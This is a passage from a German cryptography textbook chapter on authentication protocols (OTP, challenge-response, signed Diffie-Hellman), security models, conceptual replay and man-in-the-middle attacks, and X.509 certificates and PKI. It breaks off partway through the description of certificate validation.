OTP-Verfahren werden häufig in Firmennetzen zur Absicherung des Mitarbeiter-Logins eingesetzt. In Abb. 4.3 ist die in RFC 6238 [MMPR11] standardisierte Variante eines *zeitbasierten* OTP-Verfahrens dargestellt. Solche Verfahren wurden z. B. durch die Produktlinie SecureID der Firma RSA populär gemacht.

Ein Nutzer A kann sich mit diesem Verfahren gegenüber einem Server B authentifizieren, wenn beide Parteien einen gemeinsamen symmetrischen Schlüssel k_{AB} besitzen und Zugriff auf eine Uhr haben, die die UNIX-Standardzeit – die Anzahl der seit dem 1.1.1970 vergangenen Sekunden – ausgibt. Der Nutzer benötigt zur Durchführung des Verfahrens ein tragbares Gerät, das die Uhr enthält und mindestens ein numerisches Display besitzen muss. Die nachfolgend beschriebenen Schritte von A werden automatisch oder auf Anforderung des Nutzers in diesem tragbaren Gerät durchgeführt.

Die Uhrzeit wird in Abb. 4.3 jeweils mit der Funktion $getTime()$ abgefragt. A dividiert den erhaltenen Zeitwert durch die Gültigkeitsdauer Δ, für die als Wert im Standard 30 s empfohlen wird, und rundet das Ergebnis nach unten auf die nächstkleinere ganze Zahl. Diese wird als Eingabe für einen HMAC-Algorithmus verwendet, der mit dem gemeinsamen Schlüssel parametrisiert ist. Der Standard sieht hier HMAC-SHA1 vor, aber auch andere Hashfunktionen sind leicht möglich. Da das Ergebnis zu lang ist, um vom Nutzer manuell abgelesen und wieder eingetippt zu werden, wird noch eine Kürzungsfunktion TRUNC angewandt. Die Ausgabe dieser Funktion wird dem Nutzer auf dem (numerischen) Display angezeigt, und er muss diesen Wert dann in ein Eingabefenster der Client-Anwendung übertragen.

Die Client-Anwendung sendet den Wert otp_A dann an den Server, der sich ebenfalls die aktuelle Zeit ausgeben lässt. Auch dieser Wert wird durch Δ dividiert, gerundet und als




Abb. 4.3 Time-based OTP-Protokoll gemäß RFC 6238 [MMPR11]

Eingabe für den HMAC-Algorithmus verwendet. Ist der gekürzte MAC dann identisch mit dem übertragenen Wert otp_A, so wird das Einmalpasswort akzeptiert.

4.2.2 Challenge-and-Response-Protokoll

Die nächste Stufe der Interaktivität stellen Frage- und Antwortprotokolle dar, die als *Challenge-and-Response-Protokolle* bezeichnet werden. Möchte sich wie in Abb. 4.4 ein Client A (z. B. ein Mobiltelefon) gegenüber einem Server B (z. B. dem Authentifikationsserver des Netzbetreibers) authentisieren, so sendet der Server eine zufällig gewählte Challenge $chall$, zu der der Client dann einen MAC als Response res berechnen und zurücksenden muss. Der Server B berechnet dann seinerseits den MAC und vergleicht ihn mit dem empfangenen Wert. Stimmen beide Werte überein, so hat sich A erfolgreich gegenüber B authentifiziert. Beide Parteien A und B benötigen dazu einen gemeinsamen Schlüssel k_{AB}.

Challenge-and-Response-Protokolle sind weit verbreitet – von der Authentifizierung von Handys in Mobilfunknetzen bis hin zum CHAP-Protokoll bei der Einwahl ins Internet. Auch von dem Protokoll aus Abb. 4.4 gibt es viele Varianten: Der Server kann eine verschlüsselte Zufallszahl senden, die der Client entschlüsseln muss, oder es kann Public-Key-Kryptographie eingesetzt werden.

4.2.3 Certificate/Verify-Protokoll

Stehen die Mittel der Public-Key-Kryptographie zur Verfügung, so kann man verschiedene Challenge-and-Response-Varianten anwenden, um die Authentizität eines Teilnehmers zu überprüfen. Der öffentliche Schlüssel pk_A des zu authentifizierenden Teilnehmers A wird dann meist in Form eines Zertifikats $cert_A$ (Abschn. 4.6) mit der Identität A des Teilnehmers verknüpft.




Abb. 4.4 Challenge-and-Response-Protokoll




Abb. 4.5 Challenge-and-Response-Protokoll mithilfe eines digitalen Signaturverfahrens

Beim Certificate/Verify-Protokoll aus Abb. 4.5 muss Teilnehmer *A* eine Zufallszahl $chall$ mit seinem privaten Schlüssel sk_A signieren, und Teilnehmer *B* überprüft diese Signatur res, indem er sie zusammen mit dem öffentlichen Schlüssel pk_A und der Challenge $chall$ als Eingabe für die Signaturverifikation nutzt. *A* ist authentifiziert, wenn die Signatur gültig ist.

Certificate/Verify taucht oft als Baustein in komplexeren Protokollen (z. B. SSL oder IPsec IKE) auf. In einigen Fällen wird auch eine mit dem öffentlichen Schlüssel von *A* verschlüsselte Zufallszahl genutzt, um diesen Teilnehmer zu authentifizieren.

4.2.4 Beidseitige Authentifikation

A und *B* können sich *gegenseitig* durch Verschachtelung zweier Challenge-and-Response-Protokolle – wie in Abb. 4.6 dargestellt – authentifizieren.

Dieses Vorgehen bezeichnet man im Englischen auch als *mutual authentication.*




Abb. 4.6 Beidseitiges Challenge-and-Response-Protokoll (*mutual authentication*)

4.3 Schlüsselvereinbarung

Die Diffie-Hellman-*Schlüsselvereinbarung* ist das wichtigste Beispiel für diese Klasse von Protokollen, deren Ziel es ist, zwischen zwei Parteien A und B über einen öffentlichen Datenkanal einen neuen, geheimen kryptographischen Schlüssel zu vereinbaren. Dabei wird angestrebt, dass der ausgehandelte Schlüssel pseudozufällig ist, d. h., er soll von einem echt zufällig gewählten Wert der gleichen Länge nicht unterscheidbar sein, auch wenn man die ausgetauschten Nachrichten kennt.

4.3.1 Public-Key-Schlüsselvereinbarung

Diffie-Hellman Wir haben die DH-Verfahren zur Schlüsselvereinbarung bereits in Abschn. 2.5 kennen gelernt. Die Diffie-Hellman-Schlüsselvereinbarung ist heute zentraler Bestandteil nahezu aller praktisch bedeutenden kryptographischen Protokolle wie TLS-DHE, SSH und IPsec IKE. Der Nachweis der Pseudozufälligkeit der ausgehandelten Schlüssel wird in der Regel über die DDH-Annahme erbracht.

RSA-Verschlüsselung Die RSA-Verschlüsselung kann zur Schlüsselvereinbarung genutzt werden, indem eine (z. B. in TLS-RSA) oder beide (z. B. in IPsec IKEv1) Parteien einen zufällig gewählten Wert mit dem öffentlichen Schlüssel der anderen Partei verschlüsseln und dieser Wert/diese Werte dann in die Schlüsselableitung einfließt/einfließen. Die Pseudozufälligkeit der erzeugten Schlüssel kann man über die Annahme begründen, dass die RSA-Verschlüsselung IND-CCA-sicher ist (Abschn. 2.8).

ElGamal KEM Anstelle der RSA-Verschlüsselung kann auch das ElGamal KEM eingesetzt werden, wie z. B. in TLS-DH. Die Pseudozufälligkeit der erzeugten Schlüssel folgt dann wieder aus der DDH-Annahme.

4.3.2 Symmetrische Schlüsselvereinbarung

Das in Abb. 4.7 beschriebene Verfahren scheint auf den ersten Blick unsinnig zu sein – wenn A und B bereits über einen gemeinsamen Schlüssel k_{AB} verfügen, ist der Bedarf für einen weiteren symmetrischen Schlüssel k unklar. Diese Konstruktion wird aber häufig genutzt, z. B. bei TLS-PSK oder in IPsec IKE Phase 2, um aus einem *langlebigen,* d. h. über einen längeren Zeitraum genutzten, Schlüssel weitere *kurzlebige* Schlüssel abzuleiten.

Die Pseudozufälligkeit des Schlüssels k kann über die PRF-Annahme begründet werden: Bei einer Pseudozufallsfunktion PRF, die diese Annahme erfüllt, ist die Ausgabe nicht von Zufall unterscheidbar, wenn der PRF-Schlüssel k_{AB} geheim und zufällig gewählt ist.




Abb. 4.7 Schlüsselvereinbarung durch Austausch von Zufallszahlen

4.4 Authentische Schlüsselvereinbarung

Authentifikations- und Schlüsselvereinbarungsprotokolle werden in der Praxis meist kombiniert zur *authentischen Schlüsselvereinbarung* (*Authenticated Key Agreement,* AKE) eingesetzt. Da in den weiteren Kapiteln dieses Buches noch zahlreiche Beispiele für solche Protokolle beschrieben werden, soll hier nur der Prototyp aller solcher Verfahren, die *Signed Diffie-Hellman*-Schlüsselvereinbarung, kurz vorgestellt werden.

Signed DH Bei der signierten Diffie-Hellman-Schlüsselvereinbarung werden, wie in Abb. 4.8 dargestellt, die ausgetauschten Shares α und β noch mit einer digitalen Signatur geschützt. Dies verhindert einfache Man-in-the-Middle-Angriffe auf Diffie-Hellman. Der berechnete Wert $CDH(\alpha, \beta)$ wird hier nicht direkt als Schlüssel eingesetzt, sondern




Abb. 4.8 Signed Diffie-Hellman-Schlüsselvereinbarung

als (geheime) Eingabe in eine deterministische Key Derivation Function KDF() genutzt, die dann den oder die benötigten Schlüssel berechnet.

4.5 Angriffe und Sicherheitsmodelle

Der Begriff „Sicherheit“ ist schwer zu fassen. Selbst ein Verfahren wie der One-Time-Pad, der die Vertraulichkeit der übertragenen Daten optimal schützt, ist nicht „sicher“, wenn man unter „Sicherheit“ die Integrität der übertragenen Nachrichten versteht. *Sicher* ist also in erster Näherung ein Verfahren immer dann, wenn damit ein bestimmtes Sicherheitsziel (z. B. Vertraulichkeit oder Integrität) erreicht werden kann.

Auf Sicherheitsmodelle für Verschlüsselungsalgorithmen sind wir in Abschn. 2.8 eingegangen, für Hashfunktionen in Abschn. 3.1.2 und für Integrität und Authentizität in Abschn. 3.5 und 3.6. Während man für diese Bausteine noch relativ einheitliche Sicherheitsmodelle definieren kann, ist dies für kryptographische Protokolle ungleich schwieriger.

4.5.1 Sicherheitsmodelle für Protokolle

Jedes kryptographische Protokoll ist in eine komplexe Interaktion zwischen Teilnehmern eingebunden, und diese Komplexität kann auch ein Angreifer ausnutzen. So kann er z. B. Nachrichten, die er während einer Protokolldurchführung zwischen den Parteien A und B mitgelesen hat, modifizieren und damit einen Angriff auf eine dritte Partei C initiieren. Ein Angreifer kann die Rolle eines legitimen Teilnehmers übernehmen, muss sich aber nicht an die Protokollspezifikation halten.

Um eine Sicherheitsdefinition für ein konkretes Protokoll geben zu können, müssen wir also zunächst diese komplexen Interaktionen in einem *Computational Model* formalisieren. Diese Formalisierung sollte nahe genug an realen Implementierungen liegen; um sinnvolle Aussagen über diese zu ermöglichen, muss sie aber auch abstrakt genug sein, um z. B. Formalisierungen auf Basis von Turingmaschinen (z. B. [BDG90a]) zu erlauben.

Dann müssen wir die Möglichkeiten des Angreifers in einem *Adversary Model* definieren: Darf er die ausgetauschten Nachrichten nur lesen (passiver Angreifer), oder darf er sie auch verändern (aktiver Angreifer)? Welche Daten darf er mitlesen? Hat er Zugriff auf Hilfsfunktionen, die es ihm z. B. erlauben, Nachrichten seiner Wahl über das Protokoll zu senden oder bestimmte Nachrichten entschlüsseln zu lassen? Hat er Zugriff auf die geheimen kryptographischen Werte aus „alten“ Protokollsitzungen?

Oft ist der Angreifer in einem Modell geradezu absurd mächtig. So nehmen wir z. B. im kryptographischen Angreifermodell an, dass er *alle* Nachrichten im Internet mitliest – in der Praxis können dies aber selbst mächtige Geheimdienste nicht. Der Sinn hinter diesen Übertreibungen ist folgender: Wenn wir es schaffen zu beweisen, dass ein Verfahren ein Sicherheitsziel (z. B. Vertraulichkeit) auch gegen einen Angreifer erreicht, der *alle* Nachrich-

ten mitlesen kann, so wird dieses Sicherheitsziel automatisch auch gegen alle schwächeren Angreifer erreicht, z. B. gegen einen Angreifer, der nur *einen Teil* aller Nachrichten mitlesen kann.

Schließlich müssen wir noch im eigentlichen *Security Model* festlegen, welche Ereignisse, die ein Angreifer herbeiführen kann, als „Brechen der Sicherheit des Protokolls" definiert werden können. Dies ist schon in der Praxis nicht einfach, wenn Hersteller und Forscher sich darüber streiten, wie gravierend ein beschriebener Angriff ist. In der Modellierung ist dieser Schritt der schwierigste, da durch die absurde Mächtigkeit des Angreifers im Modell viele „triviale" Angriffe möglich werden, die es so in der Praxis nicht gibt.

Um hier nur ein Beispiel zu nennen: Alle Sicherheitsmodelle für kryptographische Protokolle modellieren, dass die verschiedenen Protokolldurchführungen unabhängig voneinander sind, indem sie dem Angreifer, der eine aktuelle Instanz des Protokolls angreift, Zugriff auf alle geheimen Parameter „alter" Instanzen geben, z. B. auf die mithilfe eines Schlüsselvereinbarungsprotokolls berechneten Sitzungsschlüssel k, die der Angreifer einfach anfordern darf. Gleichzeitig möchte man zeigen, dass der Angreifer den aktuellen Sitzungsschlüssel nicht berechnen kann. Daher muss man diese Anforderungen auf *alte* Sitzungen beschränken und dazu innerhalb der komplexen Protokolltransaktionen eine theoretisch saubere Definition von „alt" und „neu" formulieren.

Diese Komplexität führt dazu, dass für nahezu jedes Protokoll ein eigenes Sicherheitsmodell erstellt werden muss, um die Sicherheitseigenschaften, die von Protokoll zu Protokoll variieren, genau beschreiben zu können.

4.5.2 Generische Angriffe auf Protokolle

Bei kryptographischen Protokollen gibt es neben den kryptographischen Attacken auf die verwendeten Algorithmen noch weitere Angriffe, die man berücksichtigen muss. An dieser Stelle sollen nur zwei Beispiele für solche Angriffe herausgegriffen und erläutert werden; weitere Beispiele sind in den nachfolgenden Kapiteln zu finden.

Replay-Angriff Bei einem *Replay-Angriff* werden alte aufgezeichnete Nachrichten erneut gesendet. Würden dagegen keine Vorkehrungen getroffen (z. B. durch Verwendung einer TAN), so könnte man sich z. B. bei einem Homebanking-Verfahren einmal 50 € überweisen lassen, die entsprechende (ggf. verschlüsselte und/oder signierte) Nachricht an den Server der Bank aufzeichnen und dann noch weitere 99-mal an den Server senden, um insgesamt 5000 € überwiesen zu bekommen.

Man-in-the-Middle-Angriff Beim *Man-in-the-Middle*-Angriff schaltet sich der Angreifer $\mathcal{A}dv$ einfach in die Verbindung zwischen zwei Teilnehmer A und B. Er gibt sich A gegenüber als B aus, und B gegenüber als A. Ein prominentes Opfer dieses Angriffs ist das Diffie-Hellman-Protokoll. Ein Angreifer $\mathcal{A}dv$ kann, wie in Abb. 4.9 dargestellt, so einen




Abb. 4.9 Man-in-the-Middle-Angriff auf das Diffie-Hellman-Protokoll

Schlüssel $k_1 \leftarrow g^{ax}$ mit A und einen weiteren Schlüssel $k_2 \leftarrow g^{bx}$ mit B aushandeln. Anschließend kann er den gesamten Datenverkehr zwischen A und B mithören, indem er ihn zuerst entschlüsselt und dann wieder mit dem jeweils anderen Schlüssel verschlüsselt.

4.6 Zertifikate

Zertifikate sind im Internet das Äquivalent zu amtlichen Dokumenten im normalen Leben. Sie enthalten Angaben zum Aussteller („ausstellende Behörde“), zum Inhaber und zu seinen persönlichen Daten, die insbesondere seine eindeutige Adresse im Internet (z. B. die E-Mail-Adresse) und seinen öffentlichen Schlüssel umfassen. Alle diese Daten werden durch eine digitale Signatur der ausstellenden Stelle verknüpft und dadurch gegen Veränderungen geschützt. Durch die Verknüpfung von persönlichen Daten mit einem öffentlichen Schlüssel kann dieser in kryptographischen Protokollen zur *Identifikation* von Teilnehmern genutzt werden.

4.6.1 X.509

Als Standard für Zertifikate hat sich der ITU-Standard X.509 [CSF+08] in der Version 3 durchgesetzt, der noch zusätzliche Angaben im Zertifikat erlaubt. Der Aufbau eines X.509-Zertifikats ist in Abb. 4.10 wiedergegeben. Alle Zertifikate eines Herausgebers erhalten eine eindeutige Seriennummer, sodass das Paar (Herausgeber, Seriennummer) ein Zertifikat eindeutig bestimmt. Die Namen (Identitäten) von Herausgeber und Subjekt sollen nach




Abb. 4.10 Aufbau eines X.509-Zertifikats

Möglichkeit in Form eines *Distinguished Name* angegeben werden. Als Beispiel für einen solchen Namen sei hier der Distinguished Name der Internet Engineering Task Force (IETF) angegeben:

- CN = www.ietf.org
- OU = IETF
- O = Foretec Seminars Inc.
- L = Reston
- S = Virginia
- C = US

C gibt dabei das Land an, S den (amerikanischen) Bundesstaat, L die „Location", O die Organisation, OU den Bereich innerhalb der Organisation, und CN den Namen der Instanz, der hier ein Domainname ist, da dieser Name aus dem SSL-Zertifikat des IETF-Webservers entnommen ist. Die strenge geographische Namensgebung passt allerdings nicht immer zu den im Internet üblichen Namen. Daher tauchen in Zertifikaten auch immer wieder andere Namensformen wie Domainnamen (SSL-Zertifikate) oder E-Mail-Adressen auf. Diese sind dann bei der Auswertung des Zertifikats oft sogar wichtiger.

Jedes X.509-Zertifikat ist nur für eine gewisse Zeit gültig. Für Endnutzerzertifikate ist dies in der Regel ein Jahr; CA- und Wurzelzertifikate (Abschn. 4.6.2) haben eine deutlich längere Gültigkeit. Abb. 4.11 zeigt die Ansicht auf ein Zertifikat in der Darstellung der Microsoft-Zertifikatsanzeige.




Abb. 4.11 X.509-Zertifikat zur Authentifizierung von `*.ietf.org`

Wichtig ist natürlich der öffentliche Schlüssel des Subjekts, der ja gerade zertifiziert werden soll. In den Erweiterungsfeldern, die erst ab Version 3 hinzukamen, werden Einschränkungen für den Verwendungszweck des Zertifikats angeführt.

4.6.2 Public-Key-Infrastruktur (PKI)

Um Zertifikate auf ihre Gültigkeit hin überprüfen zu können, werden sie in eine hierarchisch strukturierte *Public-Key-Infrastruktur* (PKI) eingebettet. Eine PKI für bestimmte Anwendungen (z. B. TLS-Serverauthentifikation) besteht aus einem Wald von Bäumen. Die Knoten dieser Bäume bilden X.509-Zertifikate (Abb. 4.12).

Jeder Baum hat eine Wurzel, das *Wurzelzertifikat (root certificate).* In Abb. 4.12 ist dies das Zertifikat $(A, 1)$. Das Wurzelzertifikat ist *selbstsigniert (self signed),* d. h., die Signatur des Zertifikats kann mit dem im Zertifikat enthaltenen öffentlichen Schlüssel überprüft werden. Vertrauen in das Wurzelzertifikat muss mit Mitteln hergestellt werden, die außerhalb der PKI liegen. Üblich sind hier die Aufnahme des Wurzelzertifikats in einen vertrauenswürdigen Zertifikatsspeicher des Betriebssystems oder des Webbrowsers. Das Wurzelzertifikat kann auch in einem vertrauenswürdigen Medium publiziert werden, z. B. in einem Amtsblatt oder in einer öffentlichen Blockchain. Beim Wurzelzertifikat sind darüber hinaus Herausgeber und Subjekt identisch.

Bei allen anderen Zertifikaten im Baum sind Herausgeber und Subjekt verschieden. Zur Überprüfung der Signatur des Zertifikats muss der öffentliche Schlüssel des Herausge-




Abb. 4.12 PKI-Baum mit einem Wurzel-, drei CA- und zwei Endnutzerzertifikaten. Alle Zertifikate sind eindeutig durch das Paar *(Issuer,Serial Number)* identifiziert

bers verwendet werden, der im Vorgängerzertifikat im Baum vorhanden ist. Der öffentliche Schlüssel des Subjekts ist im Zertifikat gespeichert.

Man unterscheidet weiter zwischen *Endnutzerzertifikaten* (die Blätter des Zertifikatsbaumes; in Abb. 4.12 die Zertifikate $(C, 1)$ und $(B, 1)$) und *Certification Authority*-Zertifikaten (CA-Zertifikate, die restlichen Knoten des Baumes). Mit dem privaten Schlüssel eines CA-Zertifikats dürfen weitere Zertifikate ausgestellt und signiert werden, mit einem Endnutzerzertifikat nicht. Da kryptographisch kein Unterschied zwischen CA- und Endnutzerzertifikaten besteht, muss dies über kritische X.509-Erweiterungen erzwungen werden – in der kritischen Erweiterung *Basiseinschränkungen* kann angegeben werden, ob das Zertifikat ein CA-Zertifikat ist oder nicht. In Abb. 4.12 ist dies durch die Angabe CA/noCA symbolisiert.

Durch die Zwischenebene der CA-Zertifikate entstehen die komplexen PKIs aus Abb. 4.12. Diese bieten zahlreiche Vorteile:

- Unter nur einem Wurzelzertifikat können durch Anfügen verschiedener CA-Zertifikate Endnutzerzertifikate unterschiedlichster Art ausgestellt werden: SSL-Zertifikate für Webserver von CA1, Zertifikate für Codesignatur von CA2 oder Zertifikate für S/MIME von CA3, um nur einige Beispiele zu nennen.
- Weiter kann man für jede CA eine individuelle Sicherheitsrichtlinie *(Security Policy)* erstellen: Um ein E-Mail-Zertifikat der Sicherheitsstufe 1 zu erhalten, muss man nur eine gültige E-Mail-Adresse nachweisen, für ein Zertifikat der Stufe 3 muss bei einer Registrierungsstelle der Personalausweis vorgelegt werden.
- Im firmeninternen Einsatz kann die Struktur der PKI auch die Struktur der Firma widerspiegeln: Das Wurzelzertifikat gehört zur Firmenleitung, und die untergeordneten CAs zu den einzelnen Bereichen und Abteilungen.

Die Festlegungen des X.509-Standards, der aus der Welt der großen nationalen Telekommunikationsunternehmen stammt, sind nicht immer direkt auf das Internet übertragbar. Sinnvolle Festlegungen für das Internet wurden daher in [CSF+08] getroffen.

4.6.3 Gültigkeit von Zertifikaten

Die Gültigkeit eines Zertifikats wird von einer Anwendung (z. B. einem Webbrowser) durch eine komplexe Folge von Signaturverifikationen und optionalen Onlineabfragen überprüft. Wir wollen diesen Vorgang am Beispiel von Zertifikat $(B, 1)$ aus Abb. 4.12 erläutern.

1. Die Anwendung überprüft die Gültigkeit der Signatur des Endnutzerzertifikats $(B, 1)$ mithilfe des öffentlichen Schlüssels aus dem CA-Zertifikat $(A, 2)$. Der Gültigkeitszeitraum des Zertifikats wird mit dem lokalen Datum und der lokalen Uhrzeit verglichen – liegen diese Werte nicht innerhalb des angegebenen Zeitraums, so ist das Zertifikat ungültig. Die Anwendung überprüft, ob einer der im Zertifikat angegebenen Namen des Subjekts mit der intendierten Verwendung des öffentlichen Schlüssels aus dem Zertifikat übereinstimmt und ob die Zertifikatserweiterungen eine solche Verwendung erlauben. Optional findet noch eine der beiden nachfolgend beschriebenen Online-Überprüfungen statt:
